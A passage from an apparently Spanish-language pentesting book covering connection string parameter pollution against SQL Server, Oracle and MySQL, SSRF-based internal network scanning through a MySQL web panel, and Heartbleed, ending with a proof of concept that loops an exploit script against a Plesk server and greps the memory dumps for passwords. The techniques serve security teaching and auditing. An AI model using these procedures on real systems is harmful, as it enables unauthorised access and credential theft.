Viendo la posibilidad de realizar conexiones a servidores de bases de datos de una organización aprovechando las credenciales de un servidor web, se nos ocurrió que sería una muy buena idea hacer un *scanner* web que hiciera esto y por este motivo se construyó *CSSP Scanner*. Básicamente es un *scanner* de servidores *Microsoft SQL Server* haciendo uso de cadenas de conexión para descubrir servidores detrás del *Firewall* y, si se puede con los ataques de CSPP, conectarse a ellos.

El funcionamiento es sencillo, subes el programa al servidor web - ya sea un servidor web de la organización, aprovechando un *bug* de RFI (*Remote File Injection*) o simplemente un servicio de *hosting*. Desde la herramienta, automáticamente, se accede a la dirección IP interna del servidor y dándole la botón de escanear servidores *Microsoft SQL Server*, la herramienta intentará en todas las direcciones IP de la DMZ conectarse con una cadena de conexión configurada con el parámetro *integrated security=true*.




Imagen 4.60: El resultado del scanneo.

La idea es que, al estar el scanner corriendo ya en el servidor web, para el atacante es fácil escanear toda la red interna, con lo existe mucha más probabilidad de poder conectarte a los puertos de servidores *Microsoft SQL Server*.




Imagen 4.61: El intento de conexión con autenticación integrada.

Si se consigue la conexión, lo que se te ofrece es un interfaz de comandos SQL para que se lancen las consultas SQL contra el servidor que se desee. Además, se le añadió la opción de realizar un *Rogue Attack* para forzar que la conexión se lance contra un servidor controlado, con el objeto de hacer un ataque de *hash stealing*, tal y como se contó con anterioridad.




Imagen 4.62: Conexión realizada por ataque de diccionario.

7. Connection String Parameter Pollution Attacks tecnologías Oracle Database

Los motores de bases de datos *Oracle* permiten, de igual forma que los sistemas *Microsoft SQL Server* que hemos visto, utilizar configuraciones de seguridad con autenticación integrada tanto cuando están instalados sobre sistemas operativos *Microsoft Windows* como en sistemas operativos *UNIX* o *GNU/LINUX*. En todo momento es decisión del administrador del motor de la base de datos permitir o no que una conexión a la base de datos se haga con una cuenta del sistema operativo mediante la creación de unos usuarios especiales que, en lugar de estar identificados por una contraseña están identificados "externamente".

Esta terminología de usuarios "identificados externamente" es necesario establecerla de forma expresa durante el proceso de creación de la cuenta. Así, cuando se crea la cuenta de ese usuario que va a estar asociado a una cuenta del sistema operativo se usa una sintaxis como la que sigue a continuación:

```
Create user opsysuser identified externally;
```

Además de eso, en la configuración de la instancia que se realiza en el archivo de configuración *init.ora* de *Oracle*, - o utilizando alguna de las herramientas gráficas de administración - se puede decidir habilitar o no esta característica de forma global. También es necesario, con el objetivo de reconocer estas cuentas en todo momento, obligar que todas tengan un prefijo común que las haga ser diferentes al resto de las cuentas del sistema operativo. Así, si el administrador establece que todas las cuentas deban tener un prefijo como "OPS$", para que el usuario del sistema *webuser* con el que corre la aplicación web pueda conectarse usando autenticación integrada, deberá haberse creado en la base de datos un usuario identificado externamente con el nombre *OPS$webuser*. Para conocer el prefijo configurado se puede ejecutar el comando *show os_authent_prefix* dentro de la herramienta *Server Manager de Oracle*. Este valor también podría ser NULL pero no es algo demasiado habitual esa configuración.

Para probar que se podrían realizar estos ataques de *Connection String Parameter Pollution* se ha creado una aplicación web sintética en la que se ha provisionado la cuenta del administrador dentro del motor de bases de datos *Oracle*, en el que además no se ha configurado un prefijo especial para la cuenta - se ha dejado con valor NULL -. Por último, se ha configurado que el SGDB de *Oracle* permita la autenticación integrada con cuentas del sistema operativo. Como se puede ver en la figura, la aplicación está ejecutándose con la cuenta de Administrador Local del sistema operativo, en este caso la máquina local se llama GN708YWYAIYEQ5.



Imagen 4.63: Ataque de CSPP en una aplicación web sobre Oracle Database.

El funcionamiento de la aplicación web es sencillo de entender, ya que es una aplicación que solo trata de explicar estas técnicas de CSPP. Cuando se inicia, lo primero que hace es solicitar las credenciales del usuario vía un panel de acceso web. Los datos de usuario y contraseña van a ser incluidos en la cadena de conexión que va a ser utilizada contra la base de datos *Oracle Database*.

Una vez ejecutado el proceso de *login* contra la base de datos, si se ha conseguido tener acceso al motor SGDB entonces se muestra la tabla de usuarios *All_Users*. Si el ataque falla no se mostrará nada, pero si el ataque ha sido exitoso, entonces se ha podido realizar la conexión y como se puede ver en la siguiente imagen se muestra la lista de usuarios.






Imagen 4.64: Acceso conseguido a través de un ataque CSPP.

Una de las posibilidades que ofrece en *Oracle Database*, es la de elevar una conexión de cuenta de administración a una conexión como *sysdba*, permitiendo entonces que desde esa conexión se pueda arrancar y parar la instancia, entre otras acciones. Esto se podría hacer inyectando en la cadena de conexión un parámetro, llamado *DBA Privilege*, para pedir que el proceso de autenticación se haga como *SYSAMDIN*, tal y como se puede ver en la siguiente cadena:

```
con.ConnectionString = "User Id=scott;Password=tiger;" +
    "DBA Privilege=SYSDBA;Data Source=oracle;";
```

Esto, en una aplicación web vulnerable a CSPP, incluso sin que se pueda realizar una autenticación integrada, podría permitir que un usuario hiciera una elevación de privilegios dentro de la plataforma, lo que sería un grave fallo de seguridad.

8. Connection String Parameter Pollution Attacks tecnologías MySQL Database

Los ataques CSPP realizados con componentes .NET polucionables susceptibles a este tipo de explotación también pueden realizarse contra bases de datos *MySQL*. Como ya se explicado en profundidad, estas inyecciones de comandos permitirían a un atacante reescribir, total o parcialmente, la cadena de conexión que se utiliza en una aplicación web para conectarse a una base de datos *MySQL*.

Las bases de datos *MySQL* no permiten la autenticación integrada por diseño, por lo que no todas ellas son posibles de portar a estos motores de bases de datos. Aunque existen algunas soluciones personalizadas que enlazan la cuenta de la base de datos con la cuenta del sistema no se puede realizar uso de ningún valor similar a *Integrated Security* en la cadena de conexión.

Uno de los ataques que sí que se pueden realizar, dependiendo de la aplicación web en concreto, es escaneo de descubrimiento de los servidores internos de la DMZ, un escaneo de los puertos abiertos o no en los servidores o el uso de estas aplicaciones web vulnerables para hacer lo mismo con cualquier dirección de Internet. Todo ello mediante un ataque de polución de parámetros en la cadena de conexión que permite cambiar el *Host* en el parámetro *Data Source*.

La idea era tan sencilla como aprovechar paneles de control de bases de datos *MySQL* que autentican mediante la construcción de una cadena de conexión contra la base de datos e inyectar en ella un nuevo atributo *Data Source* con una nueva dirección IP y un nuevo Puerto. Luego simplemente el trabajo consiste en analizar las respuestas recibidas por el interfaz web para conocer el estado de ese puerto en esa dirección IP concreta, tal y como hemos visto con anterioridad.

Esto se puede hacer con cualquier panel de acceso a bases de datos en los que se pueda elegir el *hostname* al que se quiere conectar, o se pueda inyectar en la cadena de conexión, sin importar si la base de datos es un *Microsoft SQL Server*, un *Oracle Dabatase Server*, o un *servidor MySQL* ni si tan siquiera el código del panel de control es .NET o no, o es vulnerable a una inyección - si permite la configuración manualmente -. Este fallo sería un SSRF (*Server-Side Request Forgery*).

Un ejemplo de esto es *Chive*, un panel de control web para bases de datos *MySQL* escrito en PHP que permite elegir en el proceso de *login* de conexión tanto el valor del *Host* como el del Puerto en el que está la base de datos que se quiere administrar desde el interfaz web.

Imagen 4.65: Panel de acceso al portal Chive.

Tocando un poco los parámetros, se puede ver que si el servidor existe pero el puerto, el usuario o la contraseña no son correctos, el resultado que se obtiene es un mensaje de error que informa de que no se ha conseguido hacer la conexión a la base de datos. Nada sospechoso en principio.




Imagen 4.66: El mensaje de error controlado del portal.

Sin embargo, si el servidor que se introduce en el parámetro *Host* es un servidor que no existe, entonces se genera un error distinto en la aplicación que si no está controlado a nivel de configuración de servidor web - como se puede ver en estos casos -, mostrará la información del fallo de red en la excepción. Este mensaje permite por tanto, conocer si un servidor existe o no en la red interna y que se haga un escaneo completo de la DMZ.

Internal Server Error

PDO::__construct(): php_network_getaddresses: getaddrinfo failed: Name or service not known

An internal error occurred while the Web server was processing your request. Please contact the webmaster to report this problem.

Thank you.

Imagen 4.67: Mensaje de error cuando no se puede resolver el nombre de un Host.

Es decir, si el servidor web tiene configurado el cliente DNS apuntando al servidor DNS interno de la organización, entonces se podría hacer un escaneo de los registros usando un diccionario para ver cuál existe o no y poder tener un mapa completo de la red de la organización que tenga este servidor.

Con parte de esas peticiones se puede comprobar que, localizando servidores que existan en la red, pero sin que haya posibilidad de conectarse a él por no tener una base de datos *MySQL* en ese puerto, el error cambia, y se informa de que hay un problema de conexión de red.

Internal Server Error

PDO::__construct(): [2002] Network is unreachable (trying to connect via tcp://[redacted]:3306)

An internal error occurred while the Web server was processing your request. Please contact the webmaster to report this problem.

Thank you.

Imagen 4.68: Network is unreachable con esta cadena de conexión.

Ese mensaje de error es el típico de un problema de conectividad que se obtiene desde un equipo haciendo un *ping* cuando no hay conexión con el destino. Probando otro destinos, se puede ver que aparecen otros tipos de error de red, como un *Time-Out*, por lo que ya tendríamos dos de los tres mensajes *[Echo response, Time-Out* y *Network Unreachable*] que necesitamos para conocer toda la estructura de la red interna.

Internal Server Error

PDO::__construct(): [2002] Connection timed out (trying to connect via tcp://192.168.1.1:3306)

An internal error occurred while the Web server was processing your request. Please contact the webmaster to report this problem.
Thank you.

Imagen 4.69: Time-Out al hacer una conexión a una dirección IP local.

La siguiente prueba, por tanto, consiste en buscar un servidor que exista y probar un puerto abierto en ese servidor, pero en el que no hubiera una base de datos *MySQL*. En este caso se hace apuntar la cadena de conexión contra el servidor DNS de la organización por el puerto 53, algo que debe dar una respuesta positiva.

Como se puede ver el resultado es un nuevo mensaje de error que permite conocer mucho más de la infraestructura de red y cómo están conectados los servidores.

Internal Server Error

PDO::__construct(): MySQL server has gone away

An internal error occurred while the Web server was processing your request. Please contact the webmaster to report this problem.
Thank you.

Imagen 4.70: El servidor existe, el puerto está abierto, pero no hay un MySQL.

Con estos tres mensajes de excepción ya es bastante sencillo hacer pruebas con el direccionamiento interno de la red para saber qué puertos abiertos tienen los servidores de la DMZ. Esto siempre que el administrador del servidor web no haya fortificado los web *servers* para cortar cualquier mensaje de error.

En cualquier caso, baste este ejemplo para decir que cualquier panel de administración web que permita a un usuario no autenticado forzar una conexión a un servidor arbitrario es un *bug* de SSRF (*Server-Side Request Forgery*). Si no permite la configuración manual, pero se puede hacer un ataque de *Connnection String Injection* o *Connection String Parameter Pollution*, da igual el motor de bases de datos, que tanto *MySQL*, como *Oracle Database* como *Microsoft SQL Server* son susceptibles de ser víctimas propicias.

9. Conclusiones y recomendaciones de seguridad

Si se descubre que una aplicación web tiene una cadena de conexión manipulable por un atacante, las consecuencias pueden ser severas, como se ha podido ver a lo largo de todo este capítulo. Como primera recomendación de seguridad, hay que recalcar que es necesario utilizar componentes de construcción de cadenas de conexión que saniticen correctamente los parámetros de entrada, por lo que en aplicaciones .NET basta con utilizar los objetos *ConnectionStringBuilder* y sucesivos, y en otros lenguajes revisar que el componente no sea inyectable.

■■■

Saber si se puede inyectar en una cadena de conexión, como hemos visto, es tan sencillo como probar el caracter *";"*, que es el separador entre los diferentes parámetros en una cadena de conexión, así que se debería prestar una especial atención a la inclusión de este en los datos de entrada de usuario.

Luego, tal y como se ha visto, es fundamental revisar la política de seguridad de la infraestructura de una organización a dos niveles. El primero de ellos, a nivel de permisos de usuario, para tener una imagen clara y ajustada de qué usuarios pueden conectarse a qué recursos y qué servidores. Hemos podido ver que en muchos escenarios el usuario con el que se ejecuta la aplicación web tenía permisos de acceso a motores de bases de datos de toda la organización.

El segundo de los niveles a revisar en detalle es el relativo a las políticas de filtrado de conexiones de red en los *firewall*. Hemos comprobado cómo es posible hacer escaneos de red con ataques SSRF por toda la DMZ y cómo es posible forzar conexiones desde servidores de aplicaciones web internos a servidores de bases de datos externos, y eso es porque no había una política de control de conexiones entrantes y salientes correcta en los *firewalls* de la organización.

Si estás haciendo *pentesting* o una auditoría de seguridad en una empresa, presta especial atención en descubrir cuál es la arquitectura de las aplicaciones web en la empresa. Trata de descubrir cuáles son los roles y los permisos de acceso en cada uno de los elementos que componen la aplicación (servidor web, motor de base de datos, herramientas de administración) y si encuentras una cadena de conexión manipulable, revisa todas las manipulaciones que puedas hacer con ellas.

Capítulo V
Info Leaks

En este capítulo vamos a ver algunos bugs que pueden ser utilizados para extraer información del servidor y obtener datos sensibles que puedan ser utilizados en un ataque posterior. Casi todos son fugas de información producidas por malas configuraciones de servicios, pero algunos son tan serios como el caso del famoso bug de HeartBleed que aún se encuentra en muchos servidores web de dispositivos o intranets, así que aprende a sacarles partido a todos ellos.

1. HeartBleed

En Abril de 2014 se publicó el bug de Heartbleed. Un fallo de seguridad en las versiones 1.0.1 del proyecto OpenSSL, una de las implementaciones más populares de la tecnología SSL (*Secure Socket Layer*), la capa de cifrado y autenticación que da seguridad a muchos de los protocolos de Internet, como son HTTPs, FTPs, SSTP, entre muchos otros. Según Shodan hay más de 5 Millones de servidores que tienen instalado OpenSSL expuesto a Internet aunque solo una parte de ellos tienen alguna versión vulnerable.

En concreto, el bug está en la implementación que hace esta capa de cifrado del "latido del corazón" o HeartBeat, que se usa para mantener la sesión SSL activa después del "saludo de manos" o Handshake.

El funcionamiento si quieres una explicación detallada, la tienes en el libro de Cifrado de las comunicaciones digitales de 0xWord, pero digamos que cuando un cliente quiere establecer una sesión segura usando SSL con un servidor, lo primero que hace es negociar una clave de cifrado simétrico con el servidor que les permita enviar toda la información de forma segura.

Para que esa clave de cifrado simétrico se intercambie de forma segura se usa un negociación, llamada HandShake, para lo que se usa el certificado digital y las claves PKI que tiene configuradas el servidor. Es decir, el servidor cuenta con su clave privada y su clave pública para firmar las comunicaciones y realizar procesos de cifrado asimétrico.

La gracia de PKI es que lo que se cifra con la clave pública solo puede ser descifrado con la clave privada. Por eso el servidor envía su clave pública al cliente y este usará la clave pública para cifrar la información que le va a enviar al servidor, lo que garantiza que aunque alguien intercepte la comunicación no va a poder descifrarla si no tiene la clave privada.



Una vez que el cliente ya tiene la clave pública del servidor para cifrar las comunicaciones se pasa a negociar la clave de cifrado simétrico, usando diferentes posibles esquemas de seguridad en función de las características que tengan configuradas servidor y cliente. Este proceso permitirá al cliente generar una clave simétrica y comunicarse con el servidor de forma segura lo que concluye con que tanto servidor como cliente conocen la clave simétrica de cifrado que se usará en esa sesión sin que nadie haya podido interceptarla porque nunca ha sido transmitida en claro por la red.

A partir de ese momento se comenzarán a transmitir los datos del protocolo de aplicación que se esté protegiendo, que será HTTP, Telnet, FTP o los protocolos VPN en la red privada virtual, todo ello cifrado siempre con la clave simétrica negociada.

Como este proceso de HandShake es costoso computacionalmente, se creó el "latido del corazón" o HeartBeat, que permite al cliente decirle al servidor "no cierres la sesión y fuerces otro saludo, que sigo trabajando contigo en esta sesión". Para ello en SSLv3 se envía una estructura de datos TLS1_HB_REQUEST de 4 bytes en la va el tipo el tamaño y un payload de 1 byte que permite decir qué tamaño tiene el mensaje de HeartBeat. Y he aquí el problema, en ese byte donde se define el tamaño del HeartBeat, es posible engañar al sistema y definir un tamaño mayor, de hasta 64 Kilobytes, lo que producirá un efecto de Info Leak muy peligroso.

El problema es que, cuando el servidor responde con un mensaje TLS1_HB_RESPONSE este se construye a partir del mensaje original, así que desde la ubicación de memoria donde comienza TLS1_HB_Request se toman tantos bytes como tamaño se haya marcado en el byte que venía en el mensaje.

Heartbeat sent to victim

SSLv3 record:

Length
4 bytes

HeartbeatMessage:

Type	Length	Payload data
TLS1_HB_REQUEST	65535 bytes	1 byte

Victim's response

SSLv3 record:

Length
65538 bytes

HeartbeatMessage:

Type	Length	Payload data
TLS1_HB_RESPONSE	65535 bytes	65535 bytes

Imagen 5.01: Mensajes en SLV3 para mantenimiento del HearBeat.

1.1 Extracción de datos con HeartBleed

El bug está en que el cliente puede enviar un mensaje TLS1_HB_REQUEST con un payload en el que diga que su tamaño es 65.535 (64 kB). Cuando el servidor vaya a construir la respuesta de TLS1_HB_RESPONSE va a copiar el mensaje TLS1_HB_REQUEST de memoria para a partir de él configurar la respuesta a modo de Echo como hacen muchos protocolos, comenzará a leer el paquete TLS1_HB_REQUEST en la posición de memoria en la que se haya ubicado hasta el final de la longitud del paquete, que la lee del mismo payload que va en él.

Como el atacante ha dicho que su tamaño de respuesta es de 65.535 leerá 64 kB de lo que haya en la memoria del proceso de OpenSSL y lo pondrá todo en TLS1_HB_RESPONSE. Todo lo que haya en 64 kB de memoria de un servidor, con lo que podrá aparecer de todo.

¿64 Kilobytes es tanto? 64 kB no es mucho si sólo vinieran los mismos 64 kB, pero es que la memoria cambia constantemente, y cada vez que se pide un TLS1_HB_RESPONSE va a venir una sección distinta. Cuando se crea un exploit para Linux o para Windows, siempre hay que conseguir un Information Leak, que permita saber en qué dirección de memoria se encuentra cargado el proceso. En este caso, basta con "pegar un tiro" con un HeartBeat malicioso y recibir una parte de la memoria. "Pegar otro tiro" y se recibirá otra parte. Esto lleva a que la gente se pueda bajar Gigas y Gigas de datos distintos de la memoria de los servidores en pedazos de 64 Kilobytes.

¿Qué se pueden llevar de la memoria de un servidor? Pues puede venir de todo. Claves de los servicios, el código de las aplicaciones, las cuentas de usuarios y contraseñas en texto claro de cualquier servicio HTTP que corra en ellos, las claves privadas de los certificados digitales de los servidores, las cookies de las sesiones, etcétera. Hasta el último byte de código o datos que sean utilizados en la conexión SSL en un servidor tienen que pasar por la memoria del proceso OpenSSL, así que ahí están todas las e información que supuestamente deberían estar seguras.

Si el servidor no tiene ningún servicio que use SSL y no tiene OpenSSL instalado y en ejecución no será un servidor afectado, pero si uno solo de los servicios, incluso los de hosting compartido tiene una VPN, un HTTPs, un SSTP, o similar que tire de OpenSSL entonces todo está listo y se puede explotar HeartBleed.

1.2 Detección y explotación de HeartBleed

Existen muchas formas y herramientas de detectar el bug de HearBleed en los servidores web con OpenSSL. Al final, se trata únicamente de lanzar un paquete con el tamaño del HeartBeat modificado a 64 Kilobytes, por lo que hay un montón de páginas web que hacen esto, como HeartBleed Test [https://filippo.io/Heartbleed/] o similares. En el caso de que tengas Metasploit, existe un plugin oficial de Rapid7 para detectar y explotar la vulnerabilidad.

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):
```

Imagen 5.02: Plugin de Heartbleed en Metasploit (1ª parte).

```
   Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   RHOSTS        [redacted]             yes       The target address range or CIDR
 identifier
   RPORT         443                    yes       The target port
   STARTTLS      None                   yes       Protocol to use with STARTTLS, N
one to avoid STARTTLS  (accepted: None, SMTP, IMAP, JABBER, POP3)
   THREADS       1                      yes       The number of concurrent threads
   TLSVERSION    1.1                    yes       TLS version to use (accepted: 1.
0, 1.1, 1.2)

msf auxiliary(openssl_heartbleed) >
```

Imagen 5.02: Plugin de Heartbleed en Metasploit (2ª parte).

Para hacerlo funcionar simplemente hay que configurar el parámetro RHOSTS con el dominio o dirección IP del sitio vulnerable o que se quiere probar. Como SSL puede estar otros servicios distintos a HTTPs por los puertos Well-Known, el puerto es totalmente configurable. La gente se centró originalmente en HTTPS, pero hay que recordar que existen otros servicios como el correo electrónico, o las VPNs SSTP que también pueden ser vulnerables si utilizan una versión de OpenSSL afectada.

```
msf auxiliary(openssl_heartbleed) > run

[+]            91:443 - Heartbeat response with le
[*] Scanned 1 of 2 hosts (050% complete)
[+]             0:443 - Heartbeat response with lea
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

Imagen 5.03: Ejecución del módulo de metasploit para Heartbleed.

En la propia herramienta de FOCA también hay un plugin que permite detectar si la vulnerabilidad de HeartBleed se encuentra en alguno de los servidores que va descubriendo la herramienta. Esto ayuda a localizar en un proceso de pentesting todos los que puedan verse afectados. En ese proceso, también se puede forzar la detección manual, tal y como puede verse en la imagen siguiente.

☑ Check all hosts that FOCA detects automatically for the HeartBleed vulnerability.

Alternatively you can use a manual checker

Manual check

Pending	Checked	Vulnerable
	elevenpaths.com:443 www.elevenpaths.com:443 latch.elevenpaths.com:443 blog.elevenpaths.com:443 faast.elevenpaths.com:443	demofaast.elevenpaths.com:443

Imagen 5.04: Detección de servidores vulnerables a HeartBleed con el plugin de FOCA.

Si uno de los servidores es vulnerable, el mismo plugin permite realizar la explotación del bug para recibir los datos de la memoria del servicio. En cada petición que se haga al servidor se pueden obtener datos diferentes, por eso FOCA permite que la petición sea cíclica cada 5 segundos y que todos los resultados se vayan volcando a un fichero.

La consecuencia de este proceso será que todo lo que vaya pasando por la memoria de OpenSSL irá cayendo en el fichero de datos para un post-análisis que permite buscar usuarios, contraseñas, información sensible, datos del certificado o cookies de sesiones.




Imagen 5.05: Explotación de HeartBleed con FOCA. Volcado de datos de memoria.

El número de herramientas para detectar y explotar Heartbleed a día de hoy es alto. Se pueden utilizar scripts en Python [http://www.exploit-db.com/exploits/32764] que puedas automatizar en otros procesos y hasta plugins que puedes llevar directamente en el navegador de internet para que te vayan reportando los servidores vulnerables.

1.3 PoC: Robo de credenciales con Heartbleed

En el siguiente ejemplo se va ver cómo de sencillo es configurar una explotación automatizada de un bug de HeartBleed en un servidor para robar credenciales de acceso a cualquier aplicación o servicio que se encuentre por encima.

Fase 1: Descubriendo la Vulnerabilidad de HeartBleed

Heartbleed puede estar en cualquier puerto, así que cuando se audite un servidor hay que escanear primero todos los que están abiertos en él. Para esto, lo más sencillo es utilizar un comando nmap y analizar los resultados obtenidos. En este ejemplo se puede ver que aparece un servicio HTTPs por el puerto 8443.

```
8443/tcp open     ssl/http   sw-cp-server httpd (Parallels Plesk WebAdmin versic
n psa-11.0.9-110120608.16)
```

Imagen 5.06: Resultados de lanzar nmap contra el servidor.

En este caso se trata de un servidor de Plesk 11.0.9, algo que no es que sea inhabitual, pero que abre siempre las puertas de poder encontrar algo interesante especialmente al estar alojado en un puerto menos habitual al escaneo.

Fase 2: Detección de la vulnerabilidad
Para esto se puede utilizar cualquiera de las herramientas que se han citado en el punto anterior. En este caso, se lanza el exploit en Python de la web de Exploit-db con el comando:

```
python 32764.py <server> -p 8443
```

Como se puede ver, el exploit reporta que es vulnerable y devuelve 16384 bytes de información de la memoria del proceso OpenSSL que corre dentro de este servidor, pero en este primer intento no hay información de interés en la respuesta que pueda considerarse jugosa.

```
3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

WARNING: server returned more data than it should - server is vulnerable!
```

Imagen 5.07: El servidor es vulnerable al exploit.

Fase 3: Explotando HeartBleed de forma automatizada
Una vez que se sabe que el servidor es vulnerable a HeartBleed es cuestión de hacer peticiones hasta que un usuario legítimo entre al panel Plesk. Esto es algo que hoy en día está bastante automatizado en todos los ataques de HeartBleed, y por eso en el plugin de HeartBleed para FOCA se ha añadido de la opción de lanzar el ataque cada 5 segundos.

Hacer esto, con el exploit en Python se puede hacer también con un pequeño script en Bash que haga el trabajo de explotar la vulnerabilidad periódicamente guardando los datos, en este caso, cada 30 segundos para analizar los datos cuando haya pasado cierto tiempo. El script es tan sencillo como:

```
while [True]
do
echo "Extrae"
python 32764.py <server> -p 8443 >> hb2.log
echo "Duerme"
sleep 30
done
```

En esta ocasión, un día después se había generado un buen fichero de log. En algún momento se conectó alguien con credenciales de administrador y éstas fueron capturadas, tal y como se puede ver en la siguiente imagen.

```
[redacted]:~$ cat hb2.log |grep pass
 04e0: 26 70 61 73 [redacted] 32 37   &passwd=ST[redacted]7
```

Imagen 5.08 : Una password en el log.

Llegados a este punto ya se puede entrar al panel de administración web con las credenciales robadas, debido a que en este caso la cuenta no tiene ningún segundo factor de autenticación.



